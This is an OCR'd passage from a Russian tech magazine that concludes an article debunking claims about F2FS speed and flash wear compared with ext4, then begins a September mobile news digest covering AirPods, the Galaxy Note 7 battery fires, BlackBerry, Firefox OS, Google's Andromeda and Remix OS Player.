


Аномально высокая производительность F2FS

Тогда они резонно предположили, что на самом деле F2FS пишет данные на диск не сразу, а вместо этого кеширует их для последующей записи. Если взглянуть на архитектуру F2FS, становится очевидно, что это действительно так. F2FS работает с блоками данных размером 4 Кбайт, объединяя их в сегменты размером 2 Мбайт, а те, в свою очередь, объединяются в секции, которых может быть до шести штук.

Зачем нужна такая система, мы поговорим позже, а пока остановимся только на том, что перед записью в память секции должны быть заполнены блоками. Другими словами, F2FS собирает записываемые 4-килобайтные блоки данных в куски большего размера, а затем скидывает их на диск одновременно. Это и есть причина аномально высокой производительности F2FS в скорости записи случайного 4-килобайтного блока и вполне сравнимой с ext4 производительности последовательной записи множества блоков.

Последние тесты Phoronix также подтверждают практически равную производительность обеих файловых систем. F2FS заметно вырвалась вперед только в тесте на одновременную работу с тысячами файлов, что обусловлено ее внутренними оптимизациями. Однако ни один смартфон не работает одновременно с таким количеством файлов. Такая ситуация редкость даже на десктопе и специфична для серверов.



Тест скорости случайной записи в разных версиях ядер (4.4–4.7)

БЕРЕЖНОЕ ОТНОШЕНИЕ К НАКОПИТЕЛЮ

Второе заблуждение относительно F2FS связано с более бережным отношением к flash-памяти. Все мы знаем, что flash-память — штука хрупкая и выдерживает всего несколько тысяч циклов записи/стирания данных. По этой причине размещать данные на flash-накопителе рекомендуется в формате лога, когда новые блоки не перезаписывают старые, а вместо этого пишутся в незанятую область, после чего старый блок помечается как неиспользуемый и впоследствии очищается, освобождая пространство.

Именно так работает F2FS, и именно поэтому многие люди считают ее лучшим выбором для flash-памяти в сравнении с ext4, работающей по классической схеме, которая предполагает изменение данных на месте. Но есть один нюанс. Дело в том, что абсолютно любая современная флеш-память, начиная от USB-флешек и заканчивая серверными SSD, содержит в себе контроллер FTL (Flash Translation Layer), отвечающий за то, чтобы представить совсем непохожую на магнитные диски флеш-память как обычный диск, на который можно записать определенное количество блоков данных.

Помимо таких вещей, как объединение нескольких чипов flash-памяти в один «диск» и выполнение операции TRIM, которая очищает уже не используемые блоки, FTL также ответственен за выбор физического размещения записываемого блока в памяти. И здесь он использует (сюрприз!) log-структурированную мини-ФС. Другими словами, любая современная флеш-память сама занимается увеличением своего срока службы независимо от того, какую файловую систему ты на ней создашь: F2FS, ext4, FAT32 или любую другую, — результат будет один.

На самом деле причина, по которой F2FS называется «дружественной к флеш-памяти» (Flash Friendly), вовсе не в бережном отношении к памяти, а в том, что она умеет учитывать некоторые ее особенности, чтобы сделать работу с памятью более эффективной. Один из примеров увеличения эффективности — это тот самый механизм объединения данных в секции.

Дело в том, что многие микросхемы флеш-памяти включают в себя не один, а несколько независимых накопителей. И запись в каждый из них может происходить одновременно. Объединяя данные в секции, F2FS может отправить их на запись одновременно, что в теории приведет к увеличению производительности записи в число раз, кратное количеству накопителей.

Но и здесь не все так просто. Все оптимизации F2FS требуют индивидуальной настройки файловой системы для каждой модели flash-памяти. Файловая система будет настолько эффективной, насколько точно ее настроили. И делать это должен не пользователь кастомной прошивки, а сам производитель памяти, потому как только он может знать все нюансы ее устройства.

ИТОГО

F2FS — отличная файловая система. Об этом говорит хотя бы тот факт, что, только появившись на свет, она уже способна успешно конкурировать с вылизываемой годами и сотнями людей ext4. Однако не стоит ждать от нее чудес и бежать форматировать свое устройство. Да, многие люди заявляют о заметном даже без тестов увеличении производительности, но опять же, скорее всего, эти эффекты вызваны тем самым механизмом отложенной записи и на самом деле никакого существенного прироста скорости нет.

МОБИЛЬНЫЙ ДАЙДЖЕСТ СЕНТЯБРЯ

APPLE AIRPODS, СМЕРТЬ BLACKBERRY И САМЫЙ БЫСТРЫЙ ЭМУЛЯТОР ANDROID

Евгений Зобнин
zobnin@gmail.com

Сегодня в выпуске: Apple собралась совершить революцию, взрывающиеся Note 7, смерть BlackBerry и Firefox OS, еще одна операционка от Google, самый быстрый эмулятор Android, руководство по обеспечению безопасности Android-приложений, рассказ о методе копирования памяти Apple iPhone 5c.

СОБЫТИЯ

Главное событие сентября — это, конечно же, выпуск новых моделей iPhone, Apple Watch и беспроводных наушников AirPods. И если первые не принесли чего-то действительно нового, кроме совершенно непрактичного черного варианта цвета и отсутствия 3,5-миллиметрового джека для подключения наушников (который даже нельзя высверлить), то AirPods стали не просто новым взглядом на периферийное устройство, а первым шагом Apple на пути к будущему, каким его видит компания.

AirPods не просто дорогой аксессуар, который легко потерять. Это полноценный компьютер (два компьютера!), способный определять, находится ли наушник в ухе, и автоматически ставить воспроизведение на паузу, если это не так. Он следит за твоим ртом и приглушает громкость во время разговора, он переключается в монорежим, когда ты вынимаешь один из наушников, может без всякого дополнительного спаривания работать с любым из твоих гаджетов и вызывать Siri в ответ на двойной тап по наушнику.

AirPods

В дальнейшем мы наверняка увидим еще большее развитие интеллекта AirPods, а когда Siri наконец научится вести нормальный человеческий диалог, Apple войдет в историю как компания, создавшая реальный гаджет из фильма «Она».

В сентябре отличилась и Samsung, всегда считавшая себя главным конкурентом Apple. Но аналога AirPods они не создали, а всего лишь выпустили на рынок Galaxy Note 7 со взрывоопасной батареей. Проблема, как выяснилось, была в том, что в стремлении сделать девайс как можно тоньше компания нарушила техпроцесс производства аккумуляторов. В результате по всему миру у поклонников продукции Samsung начало в прямом смысле «бомбить». Авиакомпании запретили включать девайс на борту, акции Samsung рухнули.


Первое, что сделала Samsung, — это выпустила специальное обновление, которое просто ограничивает максимальный заряд аккума 60 процентами. Позже компания начала заменять устройства пользователя на новые, с исправленной батареей, и даже получила у Google разрешение сделать цвет значка батареи в таких девайсах зеленым (Google требует, чтобы значки в строке состояния были монохромными серыми или белыми). Однако, как заявляют многие владельцы, программа обмена смартфона работает из рук вон плохо, так что, скорее всего, Samsung придется еще долго отмываться от этой истории.

Взорвавшийся Galaxy Note 7

Не обошлось и без печальных новостей. В конце месяца BlackBerry официально заявила, что прекращает производство смартфонов и переключается на разработку ПО. Судя по всему, такое решение было принято уже давно, вскоре после релиза BlackBerry Priv: уже несколько месяцев «разрабатываемый» смартфон BlackBerry DTEK50 оказался как две капли воды похож на Alcatel Idol 4. Теперь понятно, что это он и есть, очевидно — с собственной версией прошивки от BlackBerry и ее же сервисами.

Вторую печальную новость принесла Mozilla. Они окончательно отказались от разработки и поддержки Firefox OS и планируют в ближайшее время выпилить весь код, касающийся мобильной ОС, из движка Gecko. Сама Firefox OS останется в руках сообщества, но, как подчеркивает Mozilla, без соответствующей поддержки в движке Gecko проект будет очень трудно развивать.

Ну и очередная новость от поискового гиганта: Google разрабатывает новую операционку Andromeda, которая должна стать чем-то вроде сплава Android и Chrome OS. О возможном объединении проектов компания начала говорить еще в прошлом году, и теперь мы получили подтверждение этой затеи: в исходниках Android 7.0 есть прямое упоминание новой ОС.



```
    // Nexus 9 performance is around 8.8. We distinguish results for Andromeda and
    // Android devices. Andromeda devices require higher performance score.
    private final static double[] MIN_ACCEPTED_COMPOSITION_SCORE_ANDROMDEDA = new double[] {
        8.0,
        8.0,
    };
    private final static double[] MIN_ACCEPTED_COMPOSITION_SCORE_ANDROID = new double[] {
        4.0,
        4.0,
    };

    // Based on Nexus 6 performance which is usually < 28.0.
    private final static double[] MIN_ACCEPTED_ALLOCATION_SCORE = new double[] {
        28.0,
        28.0,
    };
```


Упоминание Andromeda в исходных текстах Android 7.0

По слухам, Google представит Andromeda уже четвертого октября, а выход первого устройства на ее базе должен произойти в конце 2017 года. Это будет ноутбук Pixel 3, стоимостью 799 долларов. Сама же операционка будет сплавом Android и Chrome OS с перекосом в сторону первого. То есть не Chrome OS, способная запускать Android-приложения, а, скорее, Android, функционально похожий на Chrome OS.

РЕЛИЗЫ

В середине сентября компания Jide, известная как разработчик операционной системы Remix OS, представляющей собой Android с многооконным интерфейсом, выпустила новый продукт — Remix OS Player. Как ни странно, это эмулятор Android для Windows, созданный на базе стандартного эмулятора из комплекта Android Studio и отличающийся использованием Remix OS вместо стандартного Android.

